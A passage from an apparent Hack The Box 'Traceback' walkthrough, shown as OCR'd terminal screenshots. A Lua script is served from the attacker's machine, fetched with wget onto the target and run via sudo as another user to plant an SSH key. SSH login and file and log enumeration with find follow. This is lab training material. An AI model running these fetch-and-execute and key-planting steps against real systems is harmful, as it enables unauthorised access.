


```
┌──(root💀 kali)-[/Documents/htb/boxes/traceback]
└─# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.181 - - [03/Jun/2021 17:06:05] "GET /writekey.lua HTTP/1.1" 200 -
█
```




```
webadmin@traceback:/home/webadmin$ wget 10.10.14.23:8000/writekey.lua
--2021-06-03 14:10:07--  http://10.10.14.23:8000/writekey.lua
Connecting to 10.10.14.23:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 655 [application/octet-stream]
Saving to: 'writekey.lua'

writekey.lua                    100%[=====================================

2021-06-03 14:10:07 (69.2 MB/s) - 'writekey.lua' saved [655/655]

webadmin@traceback:/home/webadmin$ sudo -u sysadmin /home/sysadmin/luvit writekey.lua
```

chmod 600 on private key




```
┌──(root💀 kali)-[/Documents/htb/boxes/traceback]
└─# chmod 600 sysadmin

┌──(root💀 kali)-[/Documents/htb/boxes/traceback]
└─# ssh -i sysadmin sysadmin@10.10.10.181
The authenticity of host '10.10.10.181 (10.10.10.181)' can't be established.
ECDSA key fingerprint is SHA256:7PFVHQKwaybxzyT2EcuSpJvyQcAASWY9E/TlxoqxInU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.181' (ECDSA) to the list of known hosts.
#################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
#################################

Welcome to Xh4H land



Last login: Mon Mar 16 03:50:24 2020 from 10.10.14.2
$ id
uid=1001(sysadmin) gid=1001(sysadmin) groups=1001(sysadmin)
```

bash to get my normal prompt




```
$ bash
sysadmin@traceback:~$ ls -al
total 4340
drwxr-x--- 5 sysadmin sysadmin    4096 Jun  3 13:52 .
drwxr-xr-x 4 root     root        4096 Aug 25  2019 ..
-rw------- 1 sysadmin sysadmin       1 Aug 25  2019 .bash_history
-rw-r--r-- 1 sysadmin sysadmin     220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 sysadmin sysadmin    3771 Apr  4  2018 .bashrc
drwx------ 2 sysadmin sysadmin    4096 Aug 25  2019 .cache
drwxrwxr-x 3 sysadmin sysadmin    4096 Aug 24  2019 .local
-rwxrwxr-x 1 sysadmin sysadmin 4397566 Aug 24  2019 luvit
-rw-r--r-- 1 sysadmin sysadmin      11 Jun  3 13:52 .luvit_history
-rw-r--r-- 1 sysadmin sysadmin     807 Apr  4  2018 .profile
drwxr-xr-x 2 root     root        4096 Apr 20 08:40 .ssh
-rw------- 1 sysadmin sysadmin      33 Jun  3 12:55 user.txt
```

Using find some more to hunt for interesting files




```
sysadmin@traceback:~$ find / -user sysadmin -ls 2>/dev/null | grep -v ' /proc\| /run\| /sys'
   401042      4 drwxr-x---   5 sysadmin sysadmin     4096 Jun  3 13:52 /home/sysadmin
   401043      4 -rw-r--r--   1 sysadmin sysadmin     3771 Apr  4  2018 /home/sysadmin/.bashrc
   401040   4296 -rwxrwxr-x   1 sysadmin sysadmin  4397566 Aug 24  2019 /home/sysadmin/luvit
   401044      4 -rw-r--r--   1 sysadmin sysadmin      220 Apr  4  2018 /home/sysadmin/.bash_logout
   401051      4 -rw-r--r--   1 sysadmin sysadmin      552 Jun  3 14:10 /home/sysadmin/.ssh/authorized_keys
   401053      4 drwx------   2 sysadmin sysadmin     4096 Aug 25  2019 /home/sysadmin/.cache
   401054      0 -rw-r--r--   1 sysadmin sysadmin        0 Aug 25  2019 /home/sysadmin/.cache/motd.legal-displayed
   401049      4 -rw-------   1 sysadmin sysadmin        1 Aug 25  2019 /home/sysadmin/.bash_history
   401052      4 -rw-------   1 sysadmin sysadmin       33 Jun  3 12:55 /home/sysadmin/user.txt
   401047      4 drwxrwxr-x   3 sysadmin sysadmin     4096 Aug 24  2019 /home/sysadmin/.local
   401048      4 drwx------   3 sysadmin sysadmin     4096 Apr 22 06:08 /home/sysadmin/.local/share
     9957      4 drwx------   2 sysadmin sysadmin     4096 Apr 22 06:08 /home/sysadmin/.local/share/nano
   401045      4 -rw-r--r--   1 sysadmin sysadmin      807 Apr  4  2018 /home/sysadmin/.profile
   401056      4 -rw-r--r--   1 sysadmin sysadmin       11 Jun  3 13:52 /home/sysadmin/.luvit_history
   401046      4 -rw-rw-r--   1 sysadmin sysadmin      122 Mar 16  2020 /home/webadmin/note.txt
        4      0 crw--w----   1 sysadmin tty      136,   1 Jun  3 14:26 /dev/pts/1
```

to see what logs we can read , web server log can contain sensitive information , username and password over get request




```
sysadmin@traceback:~$ find /var/log/ -readable -ls
    57191      4 drwxrwxr-x   8 root     syslog       4096 Jun  3 12:55 /var/log/
    57721     16 -rw-rw-r--   1 root     utmp        13824 Jun  3 14:12 /var/log/wtmp
    57199      8 -rw-r--r--   1 root     root        32064 Aug 24  2019 /var/log/faillog
    57912     12 -rw-rw-r--   1 root     utmp        11904 Apr 20 08:18 /var/log/wtmp.1
    57667      0 -rw-r--r--   1 root     root            0 Jan 24  2020 /var/log/alternatives.log
    57196     56 -rw-r--r--   1 root     root        56751 Feb  9  2019 /var/log/bootstrap.log
    57200      4 drwxr-sr-x   3 root     systemd-journal     4096 Apr 22 06:08 /var/log/journal
    57818      4 drwxr-sr-x   2 root     systemd-journal     4096 Jun  3 14:12 /var/log/journal/62ef2b37948840a89242352c1159a8cf
    57735   8192 -rw-r-----   1 root     systemd-journal  8388608 Jun  3 14:16 /var/log/journal/62ef2b37948840a89242352c1159a8cf/user-1001.journal
    56743   8196 -rw-r-----   1 root     systemd-journal  8388608 Jan 24  2020 /var/log/journal/62ef2b37948840a89242352c1159a8cf/user-1001@2cc420c87bd246
eb8f0601b220e370bf-0000000000005427-00059ce1cbd7305d.journal
    66776   8196 -rw-r-----   1 root     systemd-journal  8388608 Jan 24  2020 /var/log/journal/62ef2b37948840a89242352c1159a8cf/user-1001@2cc420c87bd246
eb8f0601b220e370bf-0000000000002740-000590f02647a661.journal
    57986   8196 -rw-r-----   1 root     systemd-journal  8388608 Jun  3 14:12 /var/log/journal/62ef2b37948840a89242352c1159a8cf/user-1001@2cc420c87bd246
eb8f0601b220e370bf-000000000004ff47-00059f8f2c826829.journal
    57972   8196 -rw-r-----   1 root     systemd-journal  8388608 Feb 27  2020 /var/log/journal/62ef2b37948840a89242352c1159a8cf/user-1001@2cc420c87bd246
eb8f0601b220e370bf-000000000004fdbe-00059f8eaec754b1.journal
find: '/var/log/apache2': Permission denied
    58044      4 drwxr-xr-x   2 root     root                4096 Apr 22 06:08 /var/log/dist-upgrade
    57195      4 -rw-r--r--   1 root     root                2182 Apr 20 08:33 /var/log/dpkg.log.1
    57201     36 -rw-rw-r--   1 root     utmp              292584 Jun  3 14:12 /var/log/lastlog
    56137      4 drwxr-xr-x   3 root     root                4096 Apr 22 06:08 /var/log/installer
    57797     96 -rw-r--r--   1 root     root               94538 Aug 23  2019 /var/log/installer/initial-status.gz
    57788      4 -rw-r--r--   1 root     root                 105 Aug 23  2019 /var/log/installer/lsb-release
    56156      4 drwxr-xr-x   2 root     root                4096 Apr 22 06:08 /var/log/installer/cdebconf
    57622     36 -rw-r--r--   1 root     root               36488 Aug 23  2019 /var/log/installer/hardware-summary
    57654     64 -rw-r--r--   1 root     root               64976 Aug 23  2019 /var/log/installer/status
    57541      4 -rw-r--r--   1 root     root                  68 Aug 23  2019 /var/log/installer/media-info
    56144      4 -rw-r--r--   1 root     root                3749 Apr 22 05:54 /var/log/dpkg.log
    58311      4 -rw-r--r--   1 root     root                 351 Aug 23  2019 /var/log/fontconfig.log
    58162      4 drwxr-xr-x   2 root     root                4096 Apr 22 06:08 /var/log/vmware
    58163     40 -rw-r--r--   1 root     root               38095 Aug 23  2019 /var/log/vmware/rc.local.log
    57193      4 drwxr-xr-x   2 root     root                4096 Apr 22 06:08 /var/log/apt
    57714      8 -rw-r--r--   1 root     root                5960 Aug 24  2019 /var/log/apt/history.log.2.gz
    57688      4 -rw-r--r--   1 root     root                 357 Apr 22 05:54 /var/log/apt/history.log
    57700      4 -rw-r--r--   1 root     root                 125 Apr 20 08:33 /var/log/apt/history.log.1.gz
    56138     20 -rw-r--r--   1 root     root               20108 Apr 22 05:54 /var/log/apt/eipp.log.xz
```

the user.txt was created in 2021 and luvit on 2019



```
sysadmin@traceback:~$ ls -al
total 4340
drwxr-x--- 5 sysadmin sysadmin    4096 Jun  3 13:52 .
drwxr-xr-x 4 root     root        4096 Aug 25  2019 ..
-rw─────── 1 sysadmin sysadmin       1 Aug 25  2019 .bash_history
-rw-r--r-- 1 sysadmin sysadmin     220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 sysadmin sysadmin    3771 Apr  4  2018 .bashrc
drwx────── 2 sysadmin sysadmin    4096 Aug 25  2019 .cache
drwxrwxr-x 3 sysadmin sysadmin    4096 Aug 24  2019 .local
-rwxrwxr-x 1 sysadmin sysadmin 4397566 Aug 24  2019 luvit
-rw-r--r-- 1 sysadmin sysadmin      11 Jun  3 13:52 .luvit_history
-rw-r--r-- 1 sysadmin sysadmin     807 Apr  4  2018 .profile
drwxr-xr-x 2 root     root        4096 Apr 20 08:40 .ssh
-rw─────── 1 sysadmin sysadmin      33 Jun  3 12:55 user.txt
```


Using find to search between dates of interest shows an interesting backup directory




```
sysadmin@traceback:~$ find / -newermt 2019-08-24 ! -newermt 2019-08-26 -ls 2>/dev/null  | grep -v ' /proc\| /run\| /sys'
    38729      4 -rw-r─────   1 root     shadow        975 Aug 25  2019 /etc/shadow
    56114      0 lrwxrwxrwx   1 root     root           36 Aug 24  2019 /etc/php/7.2/apache2/conf.d/20-json.ini → /etc/php/7.2/mods-available/json.ini
    56100      0 lrwxrwxrwx   1 root     root           37 Aug 24  2019 /etc/php/7.2/apache2/conf.d/20-shmop.ini → /etc/php/7.2/mods-available/shmop.ini
    56116      0 lrwxrwxrwx   1 root     root           39 Aug 24  2019 /etc/php/7.2/apache2/conf.d/10-opcache.ini → /etc/php/7.2/mods-available/opcache
.ini
    56092      0 lrwxrwxrwx   1 root     root           37 Aug 24  2019 /etc/php/7.2/apache2/conf.d/20-iconv.ini → /etc/php/7.2/mods-available/iconv.ini
    56080      0 lrwxrwxrwx   1 root     root           40 Aug 24  2019 /etc/php/7.2/apache2/conf.d/20-calendar.ini → /etc/php/7.2/mods-available/calend
```

.

.



